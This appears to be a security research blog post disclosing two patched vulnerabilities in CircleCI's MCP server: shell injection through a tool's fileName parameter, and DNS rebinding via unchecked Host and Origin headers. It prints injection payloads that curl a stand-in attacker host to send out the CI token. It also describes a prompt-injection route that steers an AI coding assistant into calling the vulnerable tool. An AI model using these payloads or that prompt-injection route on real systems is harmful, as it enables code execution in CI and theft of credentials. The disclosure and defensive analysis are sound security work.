Vicious Circle: Owning CircleCI’s MCP Server With a Filename and a DNS Record

Yotam Perkal

Avishai Gonen
Jul 29, 2026・
13 min read

Pluto is officially out of stealth, with $42 million in total funding. Read here
Two vulnerabilities in CircleCI’s official MCP server: a CVSS 10.0 that turns a filename into code execution inside your CI pipeline, and a CVSS 8.3 that lets any website you visit drive your CI on your behalf.
We found two bugs in @circleci/mcp-server-circleci, the official CircleCI MCP that lets AI coding assistants talk to CircleCI, with over 142,000 npm downloads a month, allowing an attacker to run arbitrary commands inside a victim’s CI pipeline and to drive their CircleCI account from any web page they happen to visit – in both cases without needing a password, a token, or a single valid credential.
The first: a tool parameter named fileName was pasted, unquoted, into shell commands that CircleCI then executed. Name your file x.yml; curl attacker.com/?t=$CIRCLE_TOKEN; # and you are no longer naming a file. You are running commands inside the victim’s build runner, with the pipeline’s token and every secret bound to it. In the deployment mode CircleCI’s own README recommended for quick rollout, no authentication was required to do this.
The second: the server’s HTTP endpoint never checked the Host or Origin header. That makes it reachable through DNS rebinding, which is a fancy way of saying any website a developer visits can talk to the MCP server on their laptop and use it to drive CircleCI.
Neither bug requires stealing a credential. The server already holds one, and it will use it for whoever asks.

Model Context Protocol servers are the plumbing of the current AI tooling boom. They are small adapters that expose a service – your CI, your database, your ticket tracker – as a set of “tools” an AI model can call. Your assistant says “check why the build failed”, and an MCP server turns that into real API calls against real infrastructure.
Here is what makes them interesting to attack, and it is a structural thing rather than a “this vendor was careless” thing:
An MCP server is a credential with an API in front of it. To be useful it has to hold something powerful. In CircleCI’s case that is a Personal Access Token, and a CircleCI PAT is not a read-only telemetry key. It can start pipelines, rerun workflows, initiate rollbacks, and read job logs and artifacts.
Its inputs come from a language model. Every tool parameter is a field that something non-deterministic fills in, based on text it read somewhere. That text might be a source file, a GitHub issue, or a build log. Any of those can be written by someone who is not your developer.
Nobody has reviewed this layer yet. These servers were written fast, by teams racing to ship integrations rather than security boundaries. The bug classes are the ones we have been fixing in web apps since 2005. They are just showing up somewhere nobody is looking.
So our approach was blunt. Take an official, vendor-published MCP server. Read every tool’s input schema as an attacker would read a form on a web page. Then trace where each field lands.
MCP tools declare their inputs with a schema. CircleCI used Zod, and the declarations are the fastest way to find something interesting, because a schema tells you exactly what the author expected – and exactly what they forgot to require.
We went looking for string fields with no constraints. run_evaluation_tests had one:
z.string().
// src/tools/runEvaluationTests/inputSchema.ts
promptFiles: z
  .array(
    z.object({
      fileName: z.string().describe('The name of the prompt template file'),
      fileContent: z.string().describe('The contents of the prompt template file'),
    }),
  )
No .regex(). No length cap. No allowlist. The field is described as a file name, but nothing in the code requires it to actually look like one. That description tells the AI model what belongs there. It does nothing to stop a caller from sending something else.
A bare z.string() is not a bug by itself. It becomes one depending on where the value goes. So we followed it.
run_evaluation_tests exists to test prompt templates. It builds a CircleCI pipeline configuration on the fly, writes the caller’s prompt files into the job, runs an eval script against them, and submits the whole thing to the CircleCI API for execution.
Building that config means generating shell script. Here is the code, from src/tools/runEvaluationTests/handler.ts:
const fileCreationCommands = processedFiles
  .map(
    (file, index) =>
      `          if [ "$CIRCLE_NODE_INDEX" = "${index}" ]; then
          sudo mkdir -p /prompts
          echo "${file.base64GzippedContent}" | base64 -d | gzip -d | sudo tee /prompts/${file.fileName} > /dev/null
        fi`,
  )
  .join('\n');

const evaluationCommands = processedFiles
  .map(
    (file, index) =>
      `          if [ "$CIRCLE_NODE_INDEX" = "${index}" ]; then
          python eval.py ${file.fileName}
        fi`,
  )
  .join('\n');
As you can see, the value lands in two places: sudo tee /prompts/${file.fileName} and python eval.py ${file.fileName}. A caller-controlled string, dropped into a shell command with no quoting and no escaping.
That generated script gets embedded in a version: 2.1 CircleCI config, and the config gets handed to the API:
await circleci.pipelines.runPipeline({
  projectSlug, branch: foundBranch, definitionId, configContent,
});
At which point CircleCI does exactly what it is designed to do, and runs it.
Shell injection this direct barely needs a payload. A semicolon ends the intended command, your commands run, and a # comments out the trailing > /dev/null so the syntax stays valid:
x.yml; curl -s https://attacker.example/?leak=$(printf %s "$CIRCLE_TOKEN" | base64); #Rendered into the config the server submits, the “file creation” step becomes:
- run: |
    if [ "$CIRCLE_NODE_INDEX" = "0" ]; then
      sudo mkdir -p /prompts
      echo "H4sIAAAA..." | base64 -d | gzip -d | sudo tee /prompts/x.yml; curl -s https://attacker.example/?leak=$(printf %s "$CIRCLE_TOKEN" | base64); # > /dev/null
    fi
The entire exploit is the name of a file. No memory corruption, no race condition, no clever encoding. The code expected a name to label something with, and got instructions to run instead.
The injected command runs on CircleCI’s runners. We were not going to send it there. But we did not need to: the thing we needed to prove is that the server builds and submits a config containing attacker-controlled shell. Whether CircleCI then executes it is not in question – executing submitted configs is the product.
So we stood up a small mock HTTP server that impersonated the CircleCI API. It answered the two pre-flight calls the handler makes (project lookup, pipeline definitions) so execution would reach runPipeline, and when the pipeline submission arrived it wrote the config to disk instead of running it.
Then we ran the real, unmodified, published package – @circleci/mcp-server-circleci@0.15.1 from npm, in the official Docker image, in the deployment mode the README documents – pointed at the mock via CIRCLECI_BASE_URL, with a fake token.
One curl with a poisoned fileName, and the captured config contained the injected shell verbatim. Nothing about the server was faked or patched. The only thing we replaced was the blast radius.
At this point we had command injection reachable by whoever can call the tool. The obvious next question is: who is that?
In the local stdio setup – the common case, where the server runs on a developer’s machine as a subprocess of their editor – the caller is the AI model. Hold that thought, we will come back to it.
But CircleCI also documented a remote HTTP mode, and this is where it got worse. Two rows from the README:
| Mode | Server setup | Client setup |
|---|---|---|
| Per-user tokens (recommended) | REQUIRE_REQUEST_TOKEN=true, no server PAT |
Each dev forwards their PAT |
| Shared token (interim) | CIRCLECI_TOKEN on server, no REQUIRE_REQUEST_TOKEN |
No auth header needed |
“No auth header needed.” And the code delivered on that promise:
export function isRequestTokenRequired(): boolean {
  return process.env.REQUIRE_REQUEST_TOKEN === 'true';
}
Read that comparison closely. Authentication was required only if you explicitly turned it on. Unset meant off. And the documented shared-token deployment said to leave it unset.
Downstream, the token resolver filled the gap with the server’s own credential:
export function resolveCircleCIToken(): string | undefined {
  const requestToken = getRequestCircleCIToken()?.trim();
  if (requestToken) return requestToken;
  const envToken = process.env.CIRCLECI_TOKEN?.trim();  // <- the fallback
  if (envToken) return envToken;
  return undefined;
}
Put those three pieces together and you get an unauthenticated network endpoint that executes attacker-supplied shell in your CI, using a token the attacker never has to see.
fileName parameter was pasted unquoted into a shell command.None of these three is unusual on its own. A missing regex, a convenience fallback, and a default that favours easy setup are the kind of decisions that get made every week without anyone filing a bug. Stacked in a single request path, they add up to an unauthenticated remote code execution in someone’s production pipeline. That is the pattern worth taking away from this half of the post: the severity did not come from one dramatic mistake, it came from three ordinary ones lining up.
This warrants CVSS 3.1 10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H) as all four of: a remote attack, no privileges needed, no user interaction needed, and a scope change that breaks out of the vulnerable component into a wider system, applies. The vulnerable component is a small Node process; the damage lands on the entire CircleCI account behind it.
The important nuance is that nobody had to misconfigure anything. This was not an operator who skipped a hardening step. It was an operator who followed the guide. Teams put the container behind an ingress with TLS, saw https://, and reasonably concluded the endpoint was protected. TLS gave them encryption. Nobody gave them authentication.
The remote mode has a shared-token deployment with no auth. Fine – you would at least have to be inside the network to reach it. Right?
This is where we stopped looking at the tool and started looking at the front door.
app.post('/mcp', (req, res) => {
  (async () => {
    const handled = await runWithRequestAuth(req, res, async () => {
      const httpTransport = new StreamableHTTPServerTransport({
        sessionIdGenerator: undefined,
      });
      await server.connect(httpTransport);
      await httpTransport.handleRequest(req, res, req.body);
      // ...
Requests go straight from Express into the MCP transport. Two headers are conspicuously absent from that path: Host and Origin. Nothing validates either one.
And at the bottom of the file:
const port = process.env.port || 8000;
app.listen(port, () => { /* ... */ });
app.listen with no host argument binds to 0.0.0.0 – every interface.
Browsers stop evil.com from reading http://localhost:8000 using the same-origin policy. What the same-origin policy actually keys on is the hostname, not the IP behind it. DNS rebinding drives a truck through that gap.
| # | What the browser believes | What is actually happening |
|---|---|---|
| 1 | The developer opens attacker.com. An ordinary page on an ordinary site. |
DNS answers with the attacker’s real server. The record’s lifetime is set to one second. |
| 2 | The page’s JavaScript calls back to attacker.com, which is its own origin. |
That one-second record has expired. The attacker’s DNS now answers 127.0.0.1. |
| 3 | Same hostname as a moment ago, so the same-origin policy permits it. | But the connection now opens against the developer’s own machine, port 8085. |
| 4 | Nothing appears wrong. No warning, no permission prompt, no trace of it. | The MCP server checks neither Host nor Origin, so it answers the page. |
| The result: a web page is now driving the developer’s CircleCI account, using the token the server keeps in its own environment. The browser never received that token. It never needed to. It only had to ask. | ||
The sequence, in short: the browser’s boundary held. It was aimed at the wrong thing – the hostname, rather than the machine that hostname resolves to.
We ran the published Docker image in the documented shared-token configuration – CIRCLECI_TOKEN set, REQUIRE_REQUEST_TOKEN=false – and drove it from a browser origin through rebinding. The server announced itself exactly as the code promised:
CircleCI MCP unified HTTP+SSE server listening on http://0.0.0.0:8085To exercise it we built a small rebinding harness: a launcher that mints a fresh victim URL, a decoy page to host the payload, and an operator console that captures whatever MCP session the victim’s browser opens for us. The rebinding hostname carries its own punchline, in the way these hostnames usually do – the label 7f000001 is just 127.0.0.1 written in hex, so the address the browser trusts as a remote origin resolves to the machine it is sitting on.
From there: the decoy page loaded, rebound, and completed the MCP initialize handshake against the local server. We enumerated the tool catalog and called list_followed_projects.
It came back with the real list of projects visible to the test PAT.
127.0.0.1, completes the MCP handshake against the server on the developer’s own machine, enumerates the full CircleCI tool catalog, and reads back their projects. No credential is entered at any point.The browser never received the token. It never needed to. The page just asked, and the MCP server reached into its own environment, produced the PAT, and used it. The credential was never exposed, which also means it was never protected.
list_followed_projects was our proof of reach, but the tool catalog we enumerated over that same channel had 17 entries in it. Among them: run_pipeline, rerun_workflow, run_rollback_pipeline, get_build_failure_logs, list_artifacts, download_usage_api_data. Everything reachable through that channel is limited only by what the server’s PAT is allowed to do.
CircleCI rated this one High. It warrants CVSS 3.1 8.3 (AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H), below the injection bug because rebinding depends on cooperative DNS timing and the victim has to open a page.
Read the findings side by side and a route appears.
Bug two gives an unauthenticated caller, sitting in a web page, the ability to invoke tools on a locally reachable MCP server. Bug one means that on any version below 0.16.1, one of the tools in that catalog was a command injection sink pointed at the victim’s CI pipeline.
Those are not two separate observations about two separate systems. The catalog we enumerated through the rebound browser session is the same catalog that contained the vulnerable tool. run_evaluation_tests was sitting in it, listed between recommend_prompt_template_tests and run_pipeline, reachable by the same page that had just read back the victim’s projects.
Which describes a path from “a developer opened a tab” to “an attacker is running commands in that developer’s build pipeline.”
Now come back to the local stdio case, where there is no HTTP server and no rebinding, and where a lot of people will assume none of this applies.
In that setup the thing calling run_evaluation_tests is the language model. It fills in fileName based on text it has read. And your coding assistant reads a great deal of text that your team did not write: dependency source, README files, GitHub issues, PR descriptions, build logs, test output.
If any of that text can steer the model into calling the tool with a chosen filename, you have command injection in your CI reached through prompt injection. No network access to the developer required. No credentials required. Just a string, in a file, in a repo, that the assistant read on its way to being helpful.
Which reframes what a “local, trusted, stdio-only” MCP server actually is. Every unvalidated tool parameter is reachable by anything that can influence your model’s context.
CircleCI’s response was fast and unusually thorough. They did not just patch the sink.
The injection, in 0.16.1 (PR #169), got three independent layers:
fileName: z
  .string()
  .regex(
    /^[A-Za-z0-9._-]+$/,
    'fileName may only contain letters, numbers, dot, underscore, and hyphen',
  )
  .describe('The name of the prompt template file'),
An allowlist at the schema boundary, so a malicious value is rejected before the handler ever runs – and it kills path traversal at the same time. Then single quotes at both interpolation sites as defense in depth. Then the one we were most pleased to see:
-  return process.env.REQUIRE_REQUEST_TOKEN === 'true';
+  return process.env.REQUIRE_REQUEST_TOKEN !== 'false';
The default flipped. Authentication is now on unless an operator explicitly, deliberately turns it off. That is a change to the shape of the product, not just a fix to a bug, and it is the kind of thing vendors usually resist because it breaks existing deployments. They shipped it anyway.
The rebinding, in 0.17.0, added real origin validation – a new originValidation.ts module, plus a guard in front of every /mcp route:
app.use('/mcp', (req, res, next) => {
  if (!validateRemoteRequest(req, port)) {
    res.status(403).end();
    return;
  }
  next();
});
Loopback is allowed by default; anything else has to be declared through the new MCP_ALLOWED_HOSTS and MCP_ALLOWED_ORIGINS variables. MCP_BIND_HOST lets operators stop binding to every interface. There is a nice detail in the origin check:
export function isOriginAllowed(origin: string | undefined, allowed: Set<string>): boolean {
  // Non-browser clients (mcp-remote, curl) send no Origin - allow them.
  if (!origin?.trim()) return true;
  return allowed.has(origin.trim().toLowerCase());
}
Absent Origin is allowed, because legitimate non-browser clients do not send one. Present-but-foreign is rejected. Browsers always send Origin on these requests and cannot be told not to, so this closes the browser path without breaking curl or mcp-remote. That is a considered fix, not a reflexive one.
One thing to watch on version numbers: 0.16.1 fixes only the injection. You need 0.17.0 or later to be covered for both. Latest at time of writing is 0.19.0.
If you run this server:
0.16.1 is not enough; you want 0.17.0+.REQUIRE_REQUEST_TOKEN=true.MCP_ALLOWED_HOSTS, MCP_ALLOWED_ORIGINS, and MCP_BIND_HOST rather than relying on defaults.If you run any MCP server – and you almost certainly do, whether or not you know which ones – here is the transferable part:
Inventory the credentials, not the servers. For each MCP server your developers run, answer: what token does it hold, what can that token do, and who can reach the process. Most teams cannot answer the first question. That is the actual finding here, and it generalizes well past CircleCI.
Treat tool schemas as untrusted input, because they are. Every parameter is a field filled in by a model, from text you did not necessarily write. z.string() reaching a shell, a path, or a query is the same bug it has always been. The MCP layer has not internalized this yet, and the fix is cheap: one regex, at the boundary, before the handler.
Stop treating localhost as a boundary. If it binds a port, a web page can reach it. Validate Host and Origin, or bind to loopback only, and preferably both.
Watch the defaults, and watch the documentation. The most damaging thing in this report was not the missing quotes around a variable. It was a config that a README recommended, that quietly disabled authentication, in a product whose token can deploy to production. Insecure defaults scale in a way that individual bugs do not – every operator who follows the guide inherits them.
0.16.1)0.17.0)Reported under coordinated disclosure. Both issues were patched before publication. CVE identifiers are pending assignment for both findings.
Credit to the CircleCI security team, who triaged quickly, fixed properly rather than minimally, changed an insecure default knowing it would break existing deployments, and credited the research.
This is part of a broader research effort into the security of the MCP ecosystem. We have identified and responsibly disclosed vulnerabilities across dozens of popular MCP server implementations – from official vendor servers to community projects with thousands of stars. Follow along to stay informed as we release further findings.
Because this is not a story about one vendor. It is a story about a layer of infrastructure that got built very quickly, now holds the keys to production, and is only just starting to get read carefully.
This is part of Pluto Security’s ongoing research into the security of the AI ecosystem. This is exactly the kind of risk we tackle at Pluto – the first workspace security platform built for the AI era, letting every employee, from engineering to marketing, build with AI securely. Want to learn more? Get in touch.